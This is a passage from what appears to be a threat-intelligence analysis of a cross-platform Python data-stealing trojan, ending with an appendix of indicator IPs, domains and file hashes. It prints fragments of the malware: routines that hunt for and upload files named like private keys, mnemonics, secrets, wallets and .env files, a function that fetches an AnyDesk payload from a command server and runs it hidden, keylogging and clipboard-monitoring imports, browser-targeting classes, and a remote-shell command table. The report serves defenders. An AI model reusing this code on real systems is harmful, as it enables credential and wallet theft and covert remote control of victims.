    elif s<1073741824:return'{:.1f}MB'.format(s/1048576.)
    else:return'{:.1f}GB'.format(s/1073741824.)

def ups(sn):#文件上传

def fpatten(pat):#目标文件模糊搜索、上传

def uenv(C):#shellc

def fenv():#模糊搜索包含".env"路径文件、上传

def auto_up():
    fpatten('*private*')
    fpatten('*mnemonic*')
    fpatten('*secret*')
    fpatten('*wallet*')
    fenv()
```

Use the deployed configuration file to enable the AnyDesk client for more direct remote control of the compromised host.

```
def down_any(A,p):
    if os.path.exists(p):
        try:os.remove(p)
        except OSError:return _T
    try:
        if not os.path.exists(A.par_dir):os.makedirs(A.par_dir)
    except:pass

    host2 = f"http://{HOST}:{PORT}"
    try:
        myfile = requests.get(host2+"/adc/"+sType, allow_redirects=_T)
        with open(p,'wb') as f:f.write(myfile.content)
        return _T
    except Exception as e:return _F

def ssh_any(A,args):
    try:
        D=args[_A];p = A.par_dir + "/adc";res=A.down_any(p)
        if res:
            if os_type == "Windows":subprocess.Popen([sys.executable,p],creationflags=subprocess.CREATE_NO_WINDOW|s
            else:subprocess.Popen([sys.executable,p])
        o = os_type + ' get anydesk'
    except Exception as e:o = f'Err7: {e}';pass
    p={_A:D,_O:o};A.send(code=7,args=p)
```

Utilize multiple Python libraries for window monitoring, process monitoring, clipboard monitoring, and keystroke logging.

```
import socket, subprocess, sys, re
try:import pyWinhook as pyHook
except:subprocess.check_call([sys.executable,_M,_P,_L,\'pyWinhook\']);import pyWinhook as pyHook
try:import psutil
except:subprocess.check_call([sys.executable,_M,_P,_L,\'psutil\']);import psutil
try:import win32process
except:subprocess.check_call([sys.executable,_M,_P,_L,\'pywin32\']);import win32process
try:import win32gui
except:subprocess.check_call([sys.executable,_M,_P,_L,\'pywin32\']);import win32gui
try:import win32api
except:subprocess.check_call([sys.executable,_M,_P,_L,\'pywin32\']);import win32api
try:import win32con
except:subprocess.check_call([sys.executable,_M,_P,_L,\'pywin32\']);import win32con
try:import win32clipboard
except:subprocess.check_call([sys.executable,_M,_P,_L,\'pywin32\']);import win32clipboard
try:from requests import post
except:subprocess.check_call([sys.executable,_M,_P,_L,\'requests\']);from requests import post
try:import wx
except:subprocess.check_call([sys.executable,_M,_P,_L,\'wxPython\']);import wx
```

The Python data-stealing trojan is compatible with the three major PC platforms: Windows, Linux, and macOS.

```
if os_type == "Windows":oss = Windows
elif os_type == "Linux":oss = Linux
elif os_type == "Darwin":oss = Mac
else:dir = os.getcwd();os.remove(dir+'\%s' % sys.argv[0]);sys.exit(-1)  # Clean exit
```

The target browsers include five common programs: Chrome, Opera, Brave, Yandex, and msedge.

```
class Chrome(BrowserVersion):base_name = "chrome";v_w = ["chrome", "chrome dev", "chrome beta", "chrome canary"];v_l = ["google-chrome",
"google-chrome-unstable", "google-chrome-beta"];v_m = ["chrome", "chrome dev", "chrome beta", "chrome canary"]
class Brave(BrowserVersion):base_name = "brave";v_w = ["Brave-Browser", "Brave-Browser-Beta", "Brave-Browser-Nightly"];v_l = ["Brave-Browser",
"Brave-Browser-Beta", "Brave-Browser-Nightly"];v_m = ["Brave-Browser", "Brave-Browser-Beta", "Brave-Browser-Nightly"]
class Opera(BrowserVersion):base_name = "opera";v_w = ["Opera Stable", "Opera Next", "Opera Developer"];v_l = ["opera", "opera-beta", "opera-developer"];
v_m = ["com.operasoftware.Opera", "com.operasoftware.OperaNext", "com.operasoftware.OperaDeveloper"]
class Yandex(BrowserVersion):base_name = "yandex";v_w = ["YandexBrowser"];v_l = ["YandexBrowser"];v_m = ["YandexBrowser"]
class MsEdge(BrowserVersion):base_name = "msedge";v_w = ["Edge"];v_l = [];v_m = []
```

3.9 The core remote control code initialization is as follows, with the functions of various types of commands detailed in the table below.

```
class Shell(object):
    def __init__(A,S):
        A.sess = S;A.is_alive = _T;A.is_delete = _F;A.lock = RLock();A.timeout_count=0;A.cp_stop=0
        A.par_dir = os.path.join(os.path.expanduser("~"), ".n2")
        A.cmds = {1:A.ssh_obj,2:A.ssh_cmd,3:A.ssh_clip,4:A.ssh_run,5:A.ssh_upload,6:A.ssh_kill,7:A.ssh_any,8:A.ssh_env}
        print("init success")
```

Index	**Code Symbol**	Function Description
1	ssh_obj	Execute Shell
2	ssh_cmd	Terminate Python Process
3	ssh_clip	Clipboard Data Monitoring
4	ssh_run	Execute Bow Browser Data-Stealing Trojan

5	ssh_upload	Upload Specified File
6	ssh_kill	Terminate Target Browser Process
7	ssh_any	Enable AnyDesk Remote Control
8	ssh_env	Match Host Files Named *.env for Target Reconnaissance

Appendix - IOC

135.181.242.24

140.99.223.36

144.172.74.108

144.172.74.48

144.172.79.23

147.124.212.146

147.124.212.89

147.124.213.11

147.124.213.17

147.124.213.29

147.124.214.129

147.124.214.131

147.124.214.237

166.88.132.39

167.88.164.29

167.88.168.152

167.88.168.24

172.86.100.168

172.86.123.35

172.86.97.80

172.86.98.240

173.211.106.101

185.235.241.208

23.106.253.194

23.106.253.209

23.106.253.215

23.106.70.154

23.254.244.242

45.140.147.208

45.61.129.255

45.61.130.0

45.61.131.218

45.61.158.54

45.61.158.7

45.61.160.14

45.61.169.187

45.61.169.99

45.89.53.59

46.4.224.205

67.203.0.152

67.203.123.171

67.203.6.171

67.203.7.163

67.203.7.171

67.203.7.245

77.37.37.81

91.92.120.135

95.164.17.24

blocktestingto.com

de.ztec.store

hirog.io

freeconference.io

ipcheck.cloud

mirotalk.net

regioncheck.net

b8e69d6a766b9088d650e850a638d7ab7c9f59f4e24e2bc8eac41c380876b0d8

36cac29ff3c503c2123514ea903836d5ad81067508a8e16f7947e3e675a08670

6a104f07ab6c5711b6bc8bf6ff956ab8cd597a388002a966e980c5ec9678b5b0

f474c840501076b1aceba06e1376cee142a7ff1fa642822f7592c92ae70578c2

6156127355d8016c8e741de98ee4ef2a4cb5cb02cd44f22fd3c8fef033b69830

5b70972c72bf8af098350f8a53ec830ddbd5c2c7809c71649c93f32a8a3f1371

6465f7ddc9cf8ab6714cbbd49e1fd472e19818a0babbaf3764e96552e179c9af

9abf6b93eafb797a3556bea1fe8a3b7311d2864d5a9a3687fce84bc1ec4a428c

7f1f51d216e621ed4fd9f5346044685a0e04c6a7fdd2c177f5d6233a67e2fd4e

000b4a77b1905cabdb59d2b576f6da1b2ef55a0258004e4a9e290e9f41fb6923

fca6351f0a913e3ca9df5cb0e0d5c0a05bcf580bcc57c4e858ee5378969430cd

dfb8c0525681d6fa8f65bbd62293c619a778f4080ebe29e41fe31b4f122000cf

94076a58c29d7e7f8b5f61739ab85ada09e41cd9212bc610b89e0fde30d5de70

bbad95905eb7a2b62685da98ba46aa3f19cb8a340ea71e5f85ee5b5a57aa27cb

247b10932d52c9a66ef073b7bc4461828081ffe07e06f6f20e4e32895acb61ba

6a104f07ab6c5711b6bc8bf6ff956ab8cd597a388002a966e980c5ec9678b5b0

6a104f07ab6c5711b6bc8bf6ff956ab8cd597a388002a966e980c5ec9678b5b0

6a104f07ab6c5711b6bc8bf6ff956ab8cd597a388002a966e980c5ec9678b5b0

8a23dd86da0aff9b460b8ebc9dd3e891d44ea0183ace4f5d28a7e4ddab47664a

0621d37818c35e2557fdd8a729e50ea662ba518df8ca61a44cc3add5c6deb3cd

a87b6664b718a9985267f9670e10339372419b320aa3d3da350f9f71dff35dd1

04cc30ea566af31abc2fdced5f9503aab30550373124d47985fbab19ace2caa8

9ece783ac52c9ec2f6bdfa669763a7ed1bbb24af1e04e029a0a91954582690cf

5f002c34ff4549dc73e648f0f6b487e01ef695684fffc00fb6c85914a97afdb4

b5aa25da526121df9c520b622bfde5272fb686b3e12ae33e069eeb8b346ab7fd

c73e3fdfeb574497c70e4a73a3dabe02ca74bc7beba3f4b9bf10f44968d20ccb

5209782555a10ee0a301faf1eff698291aea0e0b298e3926eebd37dc9b5d1a46